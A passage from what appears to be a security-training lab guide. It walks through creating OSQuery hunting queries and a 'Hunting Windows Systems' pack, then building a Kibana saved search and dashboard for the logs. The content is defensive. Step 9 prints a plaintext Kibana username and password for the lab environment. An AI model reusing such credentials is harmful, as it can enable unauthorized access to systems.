
   Query Title: "Running processes"
   SQL: SELECT * FROM processes;

   Query Title: "Users"
   SQL: SELECT * FROM users;

   For some additional inspiration, please feel free to review:

   - The built-in packs of OSQuery (can be found in C:\ProgramData\osquery \packs)

   We will create some more queries in the bonus section of this lab! The desired final query overview can be found in the attached screenshot.




| | Query Name | Author | Last Modified |
|---|---|---|---|
| □ | Fileless executables | alanmarshall | 12/27/18 |
| □ | Running processes | alanmarshall | 12/27/18 |
| □ | Startup items | alanmarshall | 12/27/18 |
| □ | Users | alanmarshall | 12/27/18 |

7. **Create OSQuery pack**

   Let's now create an OSQuery pack, which will include all of the queries developed above! A pack is a series of queries that runs periodically! In order to do so, please click the "pack" icon in the menu on the left (third button). We will create a new pack with the following properties:

   Query Pack Title: "Hunting Windows Systems"
   Select Pack Targets: "MS Windows" (please click the "+" icon)

   Once this is done, please click the "Save Query Pack" button.



New Pack

Query Pack Title: Hunting Windows systems

Query Pack Description: Add a description of your query

Select Pack Targets: MS Windows


0 unique hosts

8. **Add queries to the pack**

   In the next window, please focus on the right-hand side of the window and select the queries that are to be added to the pack! You can select all queries you created in the previous step. Please configure all of them with the following settings:

   **Interval:** 30 seconds
   **Logging:** Differential

   You will have to add the queries one by one... The differential setting means that OSQuery will only log changes from the previous query result. This is a good way of spotting newly added startup items for persistence for example!



Hunting Windows systems

select pack targets — 2 unique hosts

MS Windows

0 Queries

First let's add a query.

Then we'll set the following:

**interval:** the amount of time, in seconds, the query waits before running

**platform:** the computer platform where this query will run (other platforms ignored)

Startup items

```
SELECT * FROM startup_items
```

description

*No description available.*

configuration

Interval: 30 seconds

Platform: - - -

minimum version: - - -

Logging: Differential

9. **Open Kibana to view logs**

   Please open Chrome and click on the "Kibana" bookmark. You will need credentials, which are the following:

   - Username: alanmarshall
   - Password: Awesomesauce123

   Throughout most of the week, we've been kind and have given you a nicely prepared Elastic environment with searches, visualizations and dashboards prepared. Now we will however ask you to create this yourself for the OSQuery logs!

10. **Open Kibana Discover**


    Let's start of by making sure our logs are arriving it in the stack. Please click the "Discover" button. In the discover view, change the time filter to "Today" (top right of the window). Afterwards, please click the "Add a filter +" button.

    Configure the filter as follows:

    "type" "is" "osquery"

    Label: OSQuery

    Please refer to the screenshot for the desired filter configuration. Once correctly configured, please click the "Save" button.



Add filter


Filter: type is osquery

Label: OSQuery

11. **Save Search**

    Once the filter has been saved, the results will update and we will only see results with the "osquery" type. Please save our work by clicking the "Save" button at the top of the window (between "New" and "Open").

    In the "Save search" window, enter "OSQuery" and click "Confirm save".



Save search

Title

OSQuery


12. **Create indices for new data**

    While reviewing your data, you may have noticed some small "warning signs" in yellow next to some of the fields. This is to be expected, as that indicates new fields for which no indices have been created yet.

    Creating them is a fairly straight-forward process:

    - Click Management
    - Click Index Patterns
    - Click the "refresh" icon on the right-hand side of the screen

    Kibana will ask you to confirm the refresh, as this will reset the "popularity" counters for the different fields. You can just confirm.




This page lists every field in the **logstash-**** index and the field's associated core type as recorded by Elasticsearch. To change a field type, use the Elasticsearch Mapping API

| Name | Type | Format | Searc... | Aggre... | Exclu... |
|---|---|---|---|---|---|
| @timestamp | date | | ● | ● | |
| @version | string | | ● | ● | |
| AccessList | string | | ● | | |
| AccessList.keyword | string | | ● | ● | |
| AccessMask | string | | ● | | |

13. **Create a new dashboard**

    Now that our index patterns have been created, let's create an "OSQuery" dashboard. You can do so by clicking the Dashboard menu item on the left. In the dashboard selection screen, click the "Create new dashboard" button to create a new dashboard.

    In the empty dashboard click "Save", enter the "OSQuery" title and click "Confirm Save". We now have a brand new, empty, dashboard called OSQuery!



Save dashboard

Title: OSQuery

Description: Dashboard description

☐ Store time with dashboard

This changes the time filter to the currently selected time each time this dashboard is loaded.

Save

Search... (e.g. status:200 AND extension:PHP) Uses lucene query syntax

This dashboard is empty. Let's fill it up!


Click the Add button in the menu bar above to add a visualization to the dashboard.

If you haven't set up any visualizations yet, visit the Visualize app to create your first visualization.

14. **Create a histogram visualization**


Let's create some visualizations! This is where you can unleash your creativity to create interesting visualizations that can help threat hunters! Please click the "Visualize" menu item and click the "+" button in the screen to create a new visualization.

In the next screen, we will select a "Vertical Bar" visualization.



15. **Select OSQuery saved search**

    In the next field, please slect the "OSQuery" saved search that you just created!



https://kibana.internal.synctechlabs.com/app/kibana#/visualize/new/configure?type=histogram&_g=(refreshInterval:(...

Visualize / New / Choose search source

From a New Search, Select Index

1 of 1

Name ▲

logstash-**

Or, From a Saved Search

1-7 of 7

Name ▲

Discovery

Events

NXLog

OSQuery

Squid

